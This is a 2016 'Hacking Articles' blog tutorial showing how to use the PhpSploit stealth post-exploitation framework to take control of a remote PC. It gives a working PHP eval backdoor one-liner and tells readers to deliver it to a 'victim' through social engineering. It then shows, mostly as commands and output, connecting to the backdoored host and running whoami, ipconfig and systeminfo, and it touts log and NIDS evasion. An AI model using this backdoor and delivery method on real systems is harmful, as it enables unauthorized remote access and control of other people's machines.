

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

Hack Remote PC with PHP File using PhpSploit Stealth Post-Exploitation Framework

posted in [HACKING TOOLS](#) , [KALI LINUX](#) , [PENETRATION TESTING](#) on [FEBRUARY 2, 2016](#)

by [RAJ CHANDEL](#)  [SHARE](#)

PhpSploit is a **remote control** framework, aiming to provide a **stealth** interactive shell-like connection over HTTP between client and web server. It is a post-exploitation tool capable to maintain access to a compromised web server for **privilege escalation** purposes.

Features

Efficient: More than 20 plugins to automate post-exploitation tasks

Search

Subscribe to Blog via Email

SUBSCRIBE

- Run commands and browse filesystem, bypassing PHP security restrictions
- Upload/Download files between client and target
- Edit remote files through local text editor
- Run SQL console on target system
- Spawn reverse TCP shells

Stealth: The framework is made by paranoids, for paranoids

- Nearly invisible by log analysis and NIDS signature detection
- Safe-mode and common *PHP security restrictions bypass*
- Communications are hidden in HTTP Headers
- Loaded payloads are obfuscated to *bypass NIDS*
- [http/https/socks4/socks5](http://https://socks4/socks5) **Proxy support**

Convenient: A robust interface with many crucial features

- *Cross-platform* on both the client and the server.
- Powerful interface with completion and multi-command support
- Session saving/loading feature, with persistent history
- Multi-request support for large payloads (such as uploads)
- Provides a powerful, highly configurable settings engine
- Each setting, such as user-agent has a *polymorphic mode*
- Customisable environment variables for plugin interaction
- Provides a complete plugin development API

Open your kali Linux terminal and type the following command

<https://github.com/nil0x42/phpsploit.git>



```
root@kali:~/Desktop# git clone https://github.com/nil0x42/phpsploit.git
Cloning into 'phpsploit'...
remote: Counting objects: 4821, done.
remote: Total 4821 (delta 0), reused 0 (delta 0), pack-reused 4821
Receiving objects: 100% (4821/4821), 1.93 MiB | 193.00 KiB/s, done.
Resolving deltas: 100% (2916/2916), done.
Checking connectivity... done.
```

open terminal and type **./phpsploit**

```
root@kali:~/Desktop/phpsploit# ./phpsploit
3;J
www.hackingarticles.in
[ASCII ART]
# Stealth post-exploitation framework
A backdoor to bring them all...
Core Commands
=====
Command      Description
-----
alias         Define command aliases
backlog       Show last command's output with $EDITOR
clear         Clear the terminal screen
corectl       Advanced core debugging utils
env           Environment variables handler
exit          Quit current shell interface
exploit       Spawn a shell from target server
help          Show commands help
history        Command line history
lr           Execute client-side shell command
rtfm          Read the fine manual
session       phpsploit session handler
set           View and edit settings
source        Execute a phpsploit script file
```

Now you'll get a prompt, type **set target 192.168.1.3** and press enter

Now type **exploit**

Categories


- 🔖 BackTrack 5 Tutorials
- 🔖 Best of Hacking
- 🔖 Browser Hacking
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Domain Hacking
- 🔖 Email Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Windows Hacking Tricks
- 🔖 Wireless Hacking
- 🔖 Youtube Hacking

It'll create the backdoor with the message **Current backdoor is: <?php @eval(\$_SERVER['HTTP_PHPSPLOIT']); ?>**

See the example below:

```
phpsploit > set target 192.168.1.3
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>
[*] Sending payload to http://192.168.1.3:80/ ...
[-] Server response couldn't be unparsed (maybe invalid PASSKEY ?)
[!] Response Error: TARGET does not seem to be backdoored
```

Now open leafpad/notepad and paste the above code and save it in .php extension



Now send this backdoor file to the victim using any social engineering technique. In my case I'm using Xampp and paste it in **htdocs** folder and wait for the victim to click on the

Articles


Select Month



Facebook Page



.php file.



Now you can view the backdoor image



Now type **set target** <http://192.168.1.3/script/script.php> (location of file in victim's PC)

Now you can connect with the target PC.

Now type **whoami** command, it will show you the user details and type **pwd** command to check the location of your backdoor file in target PC.


```
phpsploit > set target http://192.168.1.3/script/script.php
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>
[*] Sending payload to http://192.168.1.3:80/script/script.php ...
[*] Shell obtained by PHP (192.168.1.4 -> 192.168.1.3:80)

Connected to Winnt server (192.168.1.3)
running PHP 5.6.15 on Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.6.15
phpsploit(192.168.1.3) > whoami
raj-pc\raj
phpsploit(192.168.1.3) > pwd
C:\xampp\htdocs
```

Now type **run ipconfig** command to check IP configuration of victim's PC.

```
ohpshploit(192.168.1.3) > run ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::2d33:e972:11b2:6da5%11
    IPv4 Address. . . . . : 192.168.1.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::68b4:aaec:60b9:69e8%13
    IPv4 Address. . . . . : 192.168.83.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::21e4:e78c:af60:e857%15
    IPv4 Address. . . . . : 192.168.174.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Tunnel adapter isatap.{1239B305-1ED7-4DE8-B6A4-915D6ABC11C4}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Now type **run systeminfo** command to check system information of victim's PC.

(Now you get complete access of victim's PC and can run any command)


```
phpsploit(192.168.1.3) > run systeminfo

Host Name: php      RAJ-PC
OS Name:           Microsoft Windows 7 Ultimate
OS Version:        6.1.7600 N/A Build 7600
OS Manufacturer:  Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type:      Multiprocessor Free
Registered Owner:  RAJ
Registered Organization:
Product ID:         00426-OEM-8992662-00010
Original Install Date: 8/20/2015, 11:46:49 AM
System Boot Time:    1/31/2016, 6:55:42 PM
System Manufacturer: Gigabyte Technology Co., Ltd.
System Model:        H81M-S
System Type:         x64-based PC
Processor(s):        1 Processor(s) Installed.
                     [01]: Intel64 Family 6 Model 60 Stepping 3 GenuineIntel ~775 Mhz
BIOS Version:        American Megatrends Inc. F1, 6/11/2014
Windows Directory:   C:\Windows
System Directory:     C:\Windows\system32
Boot Device:          Device\HarddiskVolume1
System Locale:         en-us;English (United States)
Input Locale:         en-us;English (United States)
Time Zone:            (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory: 3,965 MB
Available Physical Memory: 674 MB
Virtual Memory: Max Size: 7,928 MB
Virtual Memory: Available: 3,048 MB
Virtual Memory: In Use: 4,880 MB
Page File Location(s): C:\pagefile.sys
Domain:               WORKGROUP
Logon Server:          \\RAJ-PC
Hotfix(s):             2 Hotfix(s) Installed.
```

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HACK REMOTE WINDOWS PC
USING VNC KEYBOARD REMOTE
CODE EXECUTION

NEXT POST

EXPLOITATION OF WINDOWS PC
USING VENOM: SHELLCODE
GENERATOR →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

